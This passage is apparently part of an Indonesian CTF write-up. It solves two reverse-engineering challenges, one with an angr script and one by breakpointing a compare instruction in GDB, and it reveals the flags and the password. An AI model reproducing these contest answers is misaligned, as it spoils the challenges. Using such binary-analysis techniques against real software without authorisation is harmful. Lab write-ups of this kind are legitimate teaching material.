
- Kami mencoba mencari flagnya dengan bantuan python dan *library angr* seperti soal "Rev4fun".
- *Success address* berada pada alamat **0x04006DF** yaitu saat menampilkan flag dan *fail address* berada pada alamat **0x04006B** yaitu saat menampilkan "Oops, salah!",

```
import angr
p = angr.Project('./galactic', load_options={'auto_load_libs':False})
st = p.factory.blank_state()
pg = p.factory.path_group(st)
pg.explore(find=0x04006DF, avoid=0x04006B)
if len(pg.found) > 0:
    print "Flag: %s" % pg.found[0].state.posix.dumps(0)
```

- Setelah dieksekusi, didapatkanlah flagnya yaitu **SlashRootCTF{revmemorybruh!}**.


## 3. GDB – 150

- Diberikan akses server yang berada di alamat **103.200.7.150:9977**, saat terhubung ke *server* terlihat pesan bahwa kita bisa menggunakan tiga perintah yaitu *cat*, *ls*, dan *gdb*.
- Lihat isi dalam *server* tersebut,



```
Terminal - runsel@ronsel: ~/Downloads
File Edit View Terminal Tabs Help
ronsel@ronsel:~/Downloads$ nc 103.200.7.150 9977
[-] Welcome to the virtual GDB [-]
Available command: [ cat, ls, gdb ]
ls
bin
deployer
dev
lib
lib32
lib64
rev_me
usr
```

- Kami coba jalankan file "rev\_me",



```
./rev_me
[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]
[+] Login : aaaa
Oops, masih salah!
```

- Buka file tersebut menggunakan aplikasi GDB dan melihat informasi file tersebut,

```

Terminal - runsel@ronsel: ~/Downloads
File Edit View Terminal Tabs Help
type "apropos word" to search for commands related to "word"...
loading symbols from rev_me...(no debugging symbols found)...done.
(gdb) info file
Symbols from "/rev_me".
Local exec file:
  '/rev_me', file type elf64-x86-64.
Entry point: 0x400600
0x0000000000400238 - 0x0000000000400254 is .interp
0x0000000000400254 - 0x0000000000400274 is .note.ABI-tag
0x0000000000400274 - 0x0000000000400298 is .note.gnu.build-id
0x0000000000400298 - 0x00000000004002c0 is .gnu.hash
0x00000000004002c0 - 0x00000000004003b0 is .dynsym
0x00000000004003b0 - 0x0000000000400429 is .dynstr
0x000000000040042a - 0x000000000040043e is .gnu.version
0x0000000000400440 - 0x0000000000400470 is .gnu.version_r
0x0000000000400470 - 0x00000000004004b8 is .rela.dyn
0x00000000004004b8 - 0x0000000000400560 is .rela.plt
0x0000000000400560 - 0x000000000040057a is .init
0x0000000000400580 - 0x0000000000400600 is .plt
0x0000000000400600 - 0x00000000004008b2 is .text
0x00000000004008b4 - 0x00000000004008bd is .fini
0x00000000004008c0 - 0x000000000040094f is .rodata
0x0000000000400950 - 0x0000000000400984 is .eh_frame_hdr
0x0000000000400988 - 0x0000000000400a7c is .eh_frame

```

- Disassembly pada section `.text` (alamat `0x0000000000400600` - `0x00000000004008b2`)

```

(gdb) disass 0x0000000000400600,0x00000000004008b2

Dump of assembler code from 0x400600 to 0xffffffffbfff74e:

.....

0x00000000004006ee:    mov  %rsp,%rbp
0x00000000004006f1:sub  $0x40,%rsp
0x00000000004006f5:mov  %fs:0x28,%rax
0x00000000004006fe:mov  %rax,-0x8(%rbp)
0x0000000000400702:    xor  %eax,%eax
0x0000000000400704:    movq  $0x0,-0x30(%rbp)
0x000000000040070c:    movl  $0x0,-0x28(%rbp)
0x0000000000400713:    movb  $0x78,-0x30(%rbp)
0x0000000000400717:    movb  $0x75,-0x2f(%rbp)
0x000000000040071b:    movb  $0x73,-0x2e(%rbp)
0x000000000040071f:movb  $0x70,-0x2d(%rbp)
0x0000000000400723:    movb  $0x7a,-0x2c(%rbp)
0x0000000000400727:    movb  $0x84,-0x2b(%rbp)
0x000000000040072b:    movb  $0x70,-0x2a(%rbp)

```

```

0x0000000000400733:      movb  $0x7c,-0x28(%rbp)
0x0000000000400737:      movb  $0x72,-0x27(%rbp)
0x000000000040073b:      movb  $0x8a,-0x26(%rbp)
0x000000000040073f:mov  $0x4008c8,%edi
0x0000000000400744:      callq 0x400590 <puts@plt>
0x0000000000400749:      mov   0x200910(%rip),%rax      # 0x601060 <stdout>
0x0000000000400750:      mov   %rax,%rdi
0x0000000000400753:      callq 0x4005f0 <fflush@plt>
0x0000000000400758:      mov   $0x400906,%edi
0x000000000040075d:      mov   $0x0,%eax
0x0000000000400762:      callq 0x4005b0 <printf@plt>
0x0000000000400767:      mov   0x2008f2(%rip),%rax      # 0x601060 <stdout>
0x000000000040076e:      mov   %rax,%rdi
0x0000000000400771:      callq 0x4005f0 <fflush@plt>
0x0000000000400776:      mov   0x2008eb(%rip),%rdx      # 0x601068 <stdin>
0x000000000040077d:      lea   -0x20(%rbp),%rax
0x0000000000400781:      mov   $0xc,%esi
0x0000000000400786:      mov   %rax,%rdi
0x0000000000400789:      callq 0x4005d0 <fgets@plt>
0x000000000040078e:      movl  $0x0,-0x38(%rbp)
0x0000000000400795:      movl  $0x0,-0x34(%rbp)
0x000000000040079c:      jmp   0x4007d6
0x000000000040079e:      mov   -0x34(%rbp),%eax
0x00000000004007a1:      cltq
0x00000000004007a3:      movzbl -0x30(%rbp,%rax,1),%eax
0x00000000004007a8:      sub   $0x11,%eax
0x00000000004007ab:      mov   %eax,%edx
0x00000000004007ad:      mov   -0x34(%rbp),%eax
0x00000000004007b0:      cltq
0x00000000004007b2:      mov   %dl,-0x30(%rbp,%rax,1)
0x00000000004007b6:      mov   -0x34(%rbp),%eax

```

```

0x00000000004007b9:    cltq
0x00000000004007bb:    movzbl -0x20(%rbp,%rax,1),%edx
0x00000000004007c0:    mov  -0x34(%rbp),%eax
0x00000000004007c3:    cltq
0x00000000004007c5:    movzbl -0x30(%rbp,%rax,1),%eax
0x00000000004007ca:    cmp  %al,%dl
0x00000000004007cc:    jne  0x4007d2
0x00000000004007ce:    addl  $0x1,-0x38(%rbp)
0x00000000004007d2:    addl  $0x1,-0x34(%rbp)
0x00000000004007d6:    mov  -0x34(%rbp),%eax
0x00000000004007d9:    cmp  $0xa,%eax
0x00000000004007dc:    jbe  0x40079e
0x00000000004007de:    cmpl  $0xb,-0x38(%rbp)
.....

```

- Pada alamat [0x00000000004007ca](#) terdapat fungsi *cmp* yang menarik, kami coba pasang *break point* pada alamat tersebut, dan melihat isi dari *register \$eax*,

```

(gdb) b * 0x00000000004007ca
Breakpoint 1 at 0x4007ca
(gdb) r
Starting program: /rev_me
[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]
[+] Login : aaa
Breakpoint 1, 0x00000000004007ca in ?? ()
(gdb) print $eax
$1 = 103
(gdb) continue
Continuing.
Breakpoint 1, 0x00000000004007ca in ?? ()
(gdb) print $eax
$2 = 100

```

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$3 = 98

(gdb) c

Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$4 = 95

(gdb) c

Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$5 = 105

(gdb) c

Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$6 = 115

(gdb) c

Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$7 = 95

(gdb) c

Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print \$eax

\$8 = 111

(gdb) c

Continuing.

```

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print $eax
$9 = 107

(gdb) c
Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print $eax
$10 = 97

(gdb) c
Continuing.

Breakpoint 1, 0x00000000004007ca in ?? ()

(gdb) print $eax
$11 = 121

(gdb) c
Continuing.


Oops, masih salah!

[Inferior 1 (process 1437) exited normally]

(gdb)

```

- Berikut nilai yang didapat dari *register \$eax* [103, 100, 98, 95, 105, 115, 95, 111, 107, 97, 121],
- Ubah nilai tersebut ke dalam bentuk *ascii* didapatkan hasil "gdb\_is\_okay"
- Kita jalankan kembali program "rev\_me" dan meng-inputkan "gdb\_is\_okay" sebagai *password*,



```

Terminal - runsel@runsel: ~/Downloads
File Edit View Terminal Tabs Help
runsel@runsel: ~/Downloads x runsel@runsel: ~/Downloads x
runsel@runsel:~/Downloads$ nc 103.200.7.150 9977
[-] Welcome to the virtual GDB [-]
Available command: [ cat, ls, gdb ]
./rev_me
[x] Welcome to the Jungle - SlashRoot Hacking Departement [x]
[+] Login : gdb_is_okay
Mantap, flagnya: S\lashRootCTF{gdb_is_okay}!

```

- Didapatlah flag yaitu **SlashRootCTF{gdb\_is\_okay}**.